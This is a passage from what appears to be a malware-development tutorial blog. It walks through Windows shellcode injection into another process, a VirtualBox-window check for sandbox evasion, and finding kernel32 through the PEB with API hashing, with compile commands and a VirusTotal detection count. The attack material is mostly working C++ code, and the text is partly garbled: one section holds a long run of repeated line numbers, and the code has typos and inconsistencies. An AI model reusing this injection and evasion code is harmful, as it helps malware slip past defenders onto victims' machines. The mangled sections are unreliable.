"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"

```

```
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

As you can, see, the main logic is here:

```
//...
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
//...
```

Demo


Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17] $ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/projects/hacking/cybersec_blog/2022-03-14-malware-injection-17] $ ls -lht
total 44K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K Mar 14 18:27 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Mar 14 18:27 hack.cpp
```

and run:

```
.\back.exe 1304
```



As you can see, everything is work perfectly :)

anti-VM

Another example of using this function is VM “evasion”. The fact that some windows’ names are only present in virtual environment and not in usual host OS.

Let’s look at an example:

```

/*
 * hack.cpp - VM evasion via FindWindow. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/03/08/malware-injection-17.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

unsigned char my_payload[] = 

    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {

    HANDLE ph;
    HANDLE rt;
    DWORD pid;

    // find a window with certain class name
    HWND hcl = FindWindow((LPCSTR) L"VBoxTrayToolWndClass", NULL);
}

```

```

HWND hw = FindWindow(NULL, (LPCSTR) L"VBoxTrayToolWnd");
if (hcl || hw) {
    pid = atoi(argv[1]);
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
        MEM_RESERVE | MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(ph, rb, my_payload,
        sizeof(my_payload), NULL);

    rt = CreateRemoteThread(ph, NULL, 0,
        (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
    CloseHandle(ph);

    return 0;
} else {
    printf("virtualbox VM detected :(");
    return -2;
}
}

```

As you can see we just check if windows with the following class names are present in the OS:

```
VBoxTrayToolWndClass
VBoxTrayToolWnd
```

Let's go to compile:

```
x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

The terminal window shows the following steps:

- Compiling the C++ code with g++: `x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -mconsole \ -I/usr/share/mingw-w64/include/ -s -ffunction-sections \ -fdata-sections -Wno-write-strings -Wint-to-pointer-cast \ -fno-exceptions -fmerge-all-constants \ -static-libstdc++ -static-libgcc -fpermissive`
- Running the compiled executable: `./hack2.exe`
- Listing files in the directory: `ls -lht`
- Output of `ls -lht`:

```

total 88K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K Mar 15 17:34 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.3K Mar 15 17:34 hack2.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Mar 15 12:05 hack.cpp
-rwrxr-xr-x 1 cocomelonc cocomelonc 40K Mar 14 18:27 hack.exe

```

And run:

```

.\hack2.exe 1304

File Actions Edit View Help
cocomelonc@kali: ~/projects...-03-14-malware-injection-17 x cocomelonc@kali: ~/pr.../cocomelonc.github.io x tc [cocomelonc@kali]:~/projects...-22-03-14-malware
40 HANDLE rt;
41 DWORD pid;
42
43 // find a window with certain class
44 HWND hcl = FindWindow((LPCSTR) L'VBO
45 HWND hw = FindWindow(NULL, (LPCSTR)
46 if (hcl || hw) {
47     pid = atoi(argv[1]);
48     ph = OpenProcess(PROCESS_ALL_ACCESS,
49     LPVOID rb = VirtualAllocEx(ph, NULL,
50     E_READWRITE);
51     WriteProcessMemory(ph, rb, my_paylor,
52     rt = CreateRemoteThread(ph, NULL,
53     CloseHandle(ph);
54
55     return 0;
56 } else {
57 >     printf("virtualbox VM detected :(";
58     return -2;
59 }
60 }
61 }

NORMAL hack2.cpp

```

cpp utf-8[unix] 70% In :43/61 E%: E

So everything is work perfectly for our VirtualBox Windows 10 x64

Let's go to upload `hack2.exe` to VirusTotal:

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Cybereason	Malicious (100%)	Clynce	Unsure
Cynet	Malicious (score 100)	Elastic	Malicious (High Confidence)
Acronis Static ML	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Anti-AVL	Undetected


So, 4 of 66 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/dd340e3de34a8bd76c8693832f9a665b47e9fce58bf8d2413f2173182375787/detection>

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

FindWindow
Evasions UI artifacts
source code in Github

31. malware development tricks. Find kernel32.dll base: asm style. C++ example.



```

74 static HMODULE getKernel32(DWORD myHash) {
75     HMODULE kernel32;
76     INT_PTR peb = _readsqword(0x60);
77     auto modlist = 0x18;
78     auto modlistLink = 0x18;
79     auto kernelBaseAddr = 0x10;
80
81     auto mdl = *(INT_PTR*)peb + modlist;
82     auto mlink = *(INT_PTR*)modlist;
83     auto krbname = *(INT_PTR*)mlink;
84     auto mdl = (LDR_MODULE*)mlink;
85
86     do {
87         mdl = (LDR_MODULE*)mdl->e[0].F1;
88         if (mdl->base != nullptr) {
89             if (callMyHash(mdl) == myHash)
90                 break;
91         }
92     } while (mlink != (INT_PTR)mdl);
93
94     kernel32 = (HMODULE)mdl->base;
95     return kernel32;
96 }
97
98 static LPVOID getAPIAddr(HMODULE h,
99     PTIMAGE_DOS_HEADER img_dos_header,
100    PTIMAGE_NT_HEADERS img_nt_header,
101    PTIMAGE_EXPORT_DIRECTORY img_eat,
102    IMAGE_THUNK_DATA* pThunk,
103    PWORD fAddr = (PWORD)((LPBYTE)h
104    PWORD fNames = (PWORD)((LPBYTE)h +
105    PWORD fOrd = (PWORD)((LPBYTE)h +
106
107    for (DWORD i = 0; i < img_eat->AddressOfFunctions; i++) {
108        LPSTR pFuncName = (LPSTR)((LPBYTE)h + fNames[i]);
109
110        if (callMyHash(pFuncName) == myHash) {
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
305
306
307
307
308
309
309
310
311
311
312
312
313
313
314
314
315
315
316
316
317
317
318
318
319
319
320
320
321
321
322
322
323
323
324
324
325
325
326
326
327
327
328
328
329
329
330
330
331
331
332
332
333
333
334
334
335
335
336
336
337
337
338
338
339
339
340
340
341
341
342
342
343
343
344
344
345
345
346
346
347
347
348
348
349
349
350
350
351
351
352
352
353
353
354
354
355
355
356
356
357
357
358
358
359
359
360
360
361
361
362
362
363
363
364
364
365
365
366
366
367
367
368
368
369
369
370
370
371
371
372
372
373
373
374
374
375
375
376
376
377
377
378
378
379
379
380
380
381
381
382
382
383
383
384
384
385
385
386
386
387
387
388
388
389
389
390
390
391
391
392
392
393
393
394
394
395
395
396
396
397
397
398
398
399
399
400
400
401
401
402
402
403
403
404
404
405
405
406
406
407
407
408
408
409
409
410
410
411
411
412
412
413
413
414
414
415
415
416
416
417
417
418
418
419
419
420
420
421
421
422
422
423
423
424
424
425
425
426
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
561
561
562
562
563
563
564
564
565
565
566
566
567
567
568
568
569
569
570
570
571
571
572
572
573
573
574
574
575
575
576
576
577
577
578
578
579
579
580
580
581
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
144
```

```

LPVOID (WINAPI * pVirtualAlloc)(
LPVOID lpAddress, SIZE_T dwSize,
DWORD  flAllocationType, DWORD flProtect);

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

int main() {
    HMODULE hk32 = GetModuleHandle("kernel32.dll");
    pVirtualAlloc = GetProcAddress(hk32, "VirtualAlloc");
    PVOID lb = pVirtualAlloc(0, sizeof(my_payload),
    MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memcpy(lb, my_payload, sizeof(my_payload));
    HANDLE th = CreateThread(0, 0,
    (PTHREAD_START_ROUTINE)exec_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
}

```

So this code contains very basic logic for executing payload. In this case, for simplicity, it's use “meow-meow” messagebox payload.

Let's compile it:

```
x86_64-w64-mingw32-g++ meow.cpp -o meow.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-Wint-to-pointer-cast -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

and run:

We used `GetModuleHandle` function to locate `kernel32.dll` in memory. It's possible to go around this by finding library location in the PEB.

assembly way :)

In the one of the previous sections I wrote about TEB and PEB structures and I found `kernel32` via asm. The following is obtained:

1. offset to the PEB struct is 0x030
 2. offset to LDR within PEB is 0x00c
 3. offset to InMemoryOrderModuleList is 0x014
 4. 1st loaded module is our .exe
 5. 2nd loaded module is ntdll.dll

6. 3rd loaded module is `kernel32.dll`

7. 4th loaded module is `kernelbase.dll`

Today I will consider `x64` architecture. Offsets are different:

1. PEB address is located at an address relative to `GS` register: `GS:[0x60]`
2. offset to LDR within PEB is `0x18`
3. `kernel32.dll` base address at `0x10`

practical example

So:

```
static HMODULE getKernel32(DWORD myHash) {  
    HMODULE kernel32;  
    INT_PTR peb = __readgsqword(0x60);  
    auto modList = 0x18;  
    auto modListFlink = 0x18;  
    auto kernelBaseAddr = 0x10;  
  
    auto mdllist = *(INT_PTR*)(peb + modList);  
    auto mlink = *(INT_PTR*)(mdllist + modListFlink);  
    auto krnbase = *(INT_PTR*)(mlink + kernelBaseAddr);  
    auto mdl = (LDR_MODULE*)mlink;  
    do {  
        mdl = (LDR_MODULE*)mdl->e[0].Flink;  
        if (mdl->base != nullptr) {  
            if (calcMyHashBase(mdl) == myHash) { // kernel32.dll hash  
                break;  
            }  
        }  
    } while (mlink != (INT_PTR)mdl);  
  
    kernel32 = (HMODULE)mdl->base;  
    return kernel32;  
}
```

Then for finding `GetProcAddress` and `GetModuleHandle` I used my `getAPIAddr` function from [my](#) post:

```
static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {  
    PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;  
